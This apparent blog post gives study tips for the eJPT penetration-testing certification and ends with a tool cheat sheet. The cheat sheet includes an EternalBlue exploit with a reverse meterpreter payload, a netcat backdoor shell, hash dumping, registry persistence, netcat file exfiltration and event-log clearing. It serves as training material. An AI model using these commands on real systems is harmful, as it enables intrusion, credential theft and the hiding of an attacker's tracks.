

Mastering the eJPTv Certification: Strategies, Insights, and AI Assistance
Discover effective strategies, personal insights, and how AI can simplify your journey to passing the eJPTv certification. Whether you’re a newbie or looking to advance your pen testing skills, this guide is for you.
Embarking on the journey to earn the eJPTv (eLearnSecurity Junior Penetration Tester version) certification can be a thrilling yet daunting endeavor, especially for those new to the field of penetration testing.
Having recently navigated this path myself, I discovered that with the right approach, resources, and a bit of technological assistance, achieving this certification is not only feasible but can be surprisingly straightforward.

In this article, I’ll share a blend of study strategies, the importance of the eJPTv certification for budding pen testers, and personal anecdotes from my own experience.
I’ll also touch on how leveraging AI and other technologies can streamline your study process and enhance your understanding of key concepts.
Remember: Penetration testing is a skill, and like any skill, it requires practice, patience, and the right resources. Let’s dive into how you can master the eJPTv certification, making what seems like a mountain merely a molehill to conquer.
Don’t forget to clap 👏 and follow for more updates on cybersecurity trends and insights!
Understanding the eJPTv Certification
The eJPTv certification is an entry-level credential designed to provide a fundamental understanding of penetration testing. It covers essential topics like information gathering, enumeration, scanning, vulnerability assessment, and various network-based attacks.
The certification exam consists of 35 questions, requiring a 70% passing score and must be completed within 48 hours
My experience might not be remarkable in the grand scheme of things, but it’s a testament to what focused effort and the right resources can accomplish. With only two sessions of three hours each (more or less 6h in total without any stress) and access to essential study materials, I managed to pass the certification exam with a 77% score.

This achievement, while not astonishing, is quite impressive given the invested time and serves as a perfect example of quality over quantity when it comes to learning.
Recommended Prerequisites
Before embarking on the eJPTv certification journey, it’s advised to have a solid foundation in Linux, Windows, command line navigation, networking (TCP/IP), cybersecurity fundamentals, and basic programming/scripting skills. (I get them from university)
Experience with platforms like TryHackMe, CompTIA PenTest+, CEH, or a combination of similar certifications or educational paths can significantly benefit your preparation. I did some of them but I am absolutely not a big cyber-challenger, I do that from time to time.
But for people not familiar with cybersecurity, it can be a plus !
Study Materials and Resources
- INE’s Penetration Tester Student Course: This is the primary resource for studying for the eJPT exam, offering extensive training and hands-on labs. However it is not free and absolutely not mandatory to pass the exam !
- TryHackMe and Rootme: Platforms that provide a plethora of Capture the Flag (CTF) challenges, aiding in the practical application of penetration testing skills.
- Hack the Box and Vulnhub: These platforms offer additional practice and exposure to real-world scenarios, enhancing your understanding and skills.
- YouTube and Google: Utilizing these resources for supplementary learning can help clarify complex concepts and provide different perspectives
Tips for Success
Preparation Phase
- Diligent Note-Taking: The foundation of success lies in taking detailed notes throughout your study. Organize your insights from videos and labs for quick reference during the exam. Tools like Notion or Obsidian can be instrumental.
- Familiarize Native Kali Tools: Familiarize yourself with the tools available in a fresh Kali Linux install. The exam’s Attack Box lacks internet access, prohibiting additional tool installations. Key tools include Hydra for brute-forcing, Metasploit Framework for exploitation, and John The Ripper for hash cracking.
- Focus on Weak Areas: Instead of revisiting the entire curriculum, prioritize areas that challenge you, such as pivoting and CMS attacks. Understand common CMS systems like WordPress and Drupal, focusing on enumeration, exploitation, and privilege escalation.
- Create a Cheatsheet: A well-organized cheatsheet can be a lifesaver during the exam, providing quick access to commands, methodologies, and techniques for various attacks.
- Organize Resources and Notes: Ensure your notes, cheatsheets, and lab write-ups are easily accessible. Use a structured template for documenting your exam findings to streamline the process.
- Practice with Purpose: Engage in CTF challenges and lab exercises to solidify your understanding and application of penetration testing techniques, and it also allows manage your stress more easily !
- Stay Curious: Explore beyond the course materials. The cybersecurity field is vast, and continuous learning is key to staying ahead
Exam Phase
- Take Your Time: Understand the material thoroughly; rushing through the training increases the likelihood of failure.
- Brute-force: Usually, brute-forcing works ! (not like in real life) So don’t break your mind too much and brute-force !
- Diligent Note-Taking: The foundation of success lies in taking detailed notes throughout your exam. You can use these notes for AI !
- Leverage AI and Technology: Use AI tools to simulate test environments and automate tasks where possible. Reflecting on my experience, the eJPTv was more accessible than anticipated, even for someone relatively new to penetration testing. The key was leveraging available resources effectively and not underestimating the power of hands-on practice. AI and other technologies can play a significant role in simulating penetration testing environments, offering personalized learning experiences, and automating repetitive tasks for more focused study.
- Understand the Letter of Engagement: Read it thoroughly to grasp the scope, resources available, and expectations. This document can offer insights into the network architecture and help plan your attack strategy.
- Read All Questions Carefully: Analyzing all questions can reveal hints and relationships between them, aiding in efficient planning and execution.
- Emphasize Enumeration: Never rush through enumeration. It’s the key to uncovering vulnerabilities and planning your attack strategy.
- Persevere Through Challenges: When facing obstacles, revisit lab write-ups, notes, or course videos. Use Google for additional research, and remember to enumerate more if needed.
- Approach as a Real-World Engagement: Treat the exam not as a CTF challenge but as a comprehensive penetration test. Focus on uncovering as many vulnerabilities as possible, not just obtaining flags.
- Efficient Multi-Tasking: Optimize your approach by running comprehensive scans, automating brute force attacks, and cracking hashes in parallel with other tasks.
- Take Regular Breaks: Breaks can help refresh your mind and improve problem-solving upon return.
- Establish Relationships Between Questions: Compile questions related to a specific server together, aiding in targeted testing and comprehensive coverage.
- Leverage Automation: Prepare bash scripts for repetitive tasks to save time and ensure thorough coverage.
- Have Resources Ready: Before the exam, organize all necessary resources for quick access. This includes lab write-ups, notes, and essential websites.
Essential Tools and Techniques
For each of the cybersecurity categories mentioned, I’ll provide a tool and an example of its usage to illustrate how these tools can be employed in various stages of a security assessment or penetration testing engagement.
Most of them won’t be needed, but might be usefull !
1. Enumeration and Scanning
- Nmap Usage Example: Discovering open ports on a target system. This command scans all ports (1–65535) on the target IP `192.168.1.1` to identify open ports and service versions.
nmap -sV -p 1–65535 192.168.1.1
nmap --script smb-vuln* -p 445 [target IP]
Watch this article:
- Masscan Usage: Scans large networks extremely fast. (be-aware, aggressive scan can be dangerous and you can be ip-ban)
masscan -p0-65535 192.168.1.1- Nikto Usage: Web server scanner to identify vulnerabilities.
nikto -h http://192.168.1.1
- OpenVAS Usage: Comprehensive vulnerability scanning program.
openvas-start
- Wireshark Usage: Network protocol analyzer for network troubleshooting.
wireshark
- num4linux Usage: Enumerating information from Windows and Samba systems. A tool used for enumerating information from Windows and Samba systems, including shares, policies, and users.
enum4linux -a [target IP]- SMBMap Usage: Enumerating Samba share drives across domains. Provides a convenient overview of the samba share drives, permissions, and content.
smbmap -H [target IP]2. Exploitation
- Metasploit Usage Example: Exploiting a vulnerable service. This example uses Metasploit to exploit the EternalBlue vulnerability on a target Windows system.
 msfconsole
 use exploit/windows/smb/ms17_010_eternalblue
 set RHOSTS 192.168.1.1
 set PAYLOAD windows/x64/meterpreter/reverse_tcp
 set LHOST <Your-IP>
exploit- SQLmap Usage: Automated tool for SQL injection and database takeover.
sqlmap -u "http://example.com" --dbsSee more on:
- Hydra Usage: Conducts remote brute force password cracking.
hydra -l user -P passlist.txt ssh://192.168.1.1
- Burp Suite Usage: Web application security testing.
BurpSuite- BeEF (Browser Exploitation Framework) Usage: Web browser penetration testing.
beef-xss
3. Post-Exploitation
- Meterpreter (within Metasploit) Usage Example: Dumping system hashes. This Meterpreter command dumps the password hashes from the compromised system for offline cracking.
meterpreter > hashdump
- CrackMapExec Usage: Post-exploitation tool and SMB enumeration. A swiss army knife for pentesting networks that includes functionality to test SMB services for vulnerabilities and misconfigurations.
crackmapexec smb [target IP] --shares- Mimikatz Usage: Extracts plaintexts passwords, hash, PIN code and kerberos tickets from memory.
mimikatz
- PowerSploit Usage: Post-exploitation framework for PowerShell.
Import-Module PowerSploit- BloodHound Usage: Analyzes Active Directory trust relationships.
BloodHound
- Empire Usage: Post-exploitation framework that uses PowerShell and Python.
powershell-empire4. Persistence
- Netcat (for backdoor creation)
Usage Example: Creating a simple backdoor on a Unix system.
This command sets up a listener on port 4444 that executes
/bin/sh, providing a simple backdoor for persistent access.
nc -lvnp 4444 -e /bin/sh
- crontab Usage: Schedules scripts on Linux for persistence.
crontab -e
- Windows Task Scheduler Usage: Schedules tasks on Windows for persistence.
schtasks /create /sc minute /mo 1 /tn "TaskName" /tr C:\path\to\script.bat- Reg Usage: Adds registry keys for persistence on Windows.
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Name /t REG_SZ /d "C:\path\to\malware.exe"- SSH Keys Usage: Adds an SSH key for persistent remote access.
ssh-copy-id [email protected]
5. Privilege Escalation
- sudo (for exploiting misconfigured sudo rights)
Usage Example: Running a command as root due to misconfigured sudo rights.
If a user has misconfigured sudo rights to run
vimas root, this command can be used to edit sensitive files like/etc/shadow
sudo vim /etc/shadow
- PsExec Usage: Executes processes remotely on Windows systems.
PsExec.exe \\192.168.1.1 -u user -p password cmd
- Dirty Cow Usage: Linux privilege escalation exploit.
gcc dirtyc0w.c -pthread- Windows-Exploit-Suggester Usage: Suggests Windows exploits based on system characteristics.
python windows-exploit-suggester.py -d 2023-01-01 -i systeminfo.txt
- John the Ripper Usage: Cracks passwords to gain access to accounts.
john --wordlist=passwords.txt hash.txt
6. Data Exfiltration
- SCP (Secure Copy Protocol) Usage Example: Securely copying files from a target system. This command copies a file from the target system to the attacker’s local system securely over SSH.
scp user@192.168.1.1:/path/to/file /local/destination- nc (Netcat) Usage: Transfers files using Netcat.
nc -w 3 192.168.1.1 1234 < file.txt- rsync Usage: Synchronizes files/directories between two locations over a secure shell.
rsync -avz /local/dir user@192.168.1.1:/remote/dir- wget Usage: Downloads files from the web.
wget http://example.com/file
- curl Usage: Transfers data with URL syntax.
curl -o localfile http://example.com/remotefile
7. Clearing Tracks
historycommand (in Unix/Linux) Usage Example: Clearing command history. This clears the shell command history to remove traces of the attacker’s actions.
history -c && history -w- shred Usage: Securely deletes files from Unix/Linux systems.
shred -u /path/to/file- sdelete Usage: Securely deletes files from Windows systems.
sdelete -p 3 C:\path\to\file
- Clear Event Logs (Windows) Usage: Clears specific Windows event logs.
wevtutil cl Security- Incognito (Metasploit) Usage: Deletes tokens to clear tracks after impersonation.
meterpreter > use incognito
meterpreter > drop_token
8. Pivoting
- Proxychains Usage Example: Using Proxychains to route traffic through a compromised system. Configure Proxychains with a chain of proxies, including a SOCKS proxy running on a compromised host, to route traffic through the compromised system.
[ProxyList]
 socks4 127.0.0.1 9050
 socks4 192.168.1.1 1080
proxychains ssh user@192.168.1.1- sshuttle Usage: Transparent proxy server that forwards over SSH.
sshuttle -r [email protected] 0.0.0.0/0
- Metasploit Autoroute Usage: Automatically routes traffic through a compromised host. This Metasploit module automates the routing of traffic through a compromised host to access other networks.
msfconsole
use post/multi/manage/autoroute
set SESSION <session_id>
set SUBNET 192.168.2.0
set NETMASK 255.255.255.0
run- Plink Usage: Forwards ports over SSH; useful for setting up SOCKS proxies on Windows systems.
plink -l user -pw password -R 8080:localhost:80 192.168.1.1
- chisel Usage: A fast TCP tunnel, transported over HTTP, secured via SSH.
chisel server -p 8080 --reverse
chisel client 192.168.1.1:8080 R:sockGood cheat sheet for the exam
Conclusion
Passing the eJPTv certification is a commendable goal for anyone starting in the field of penetration testing. With the right preparation, resources, and mindset, it’s an achievable milestone. Remember, the journey doesn’t end with certification; it’s just the beginning of a rewarding career in cybersecurity. Embrace the learning process, and don’t hesitate to explore new tools and technologies that can enhance your skills.
Don’t forget to clap 👏 and follow for more insights into the fascinating world of cybersecurity. Your engagement helps us create more valuable content tailored to your interests and questions. Good luck on your eJPTv journey!
Follow me on Medium (it helps :D) with:
My Twitter to follow
My LinkedIn
My Github account to follow:


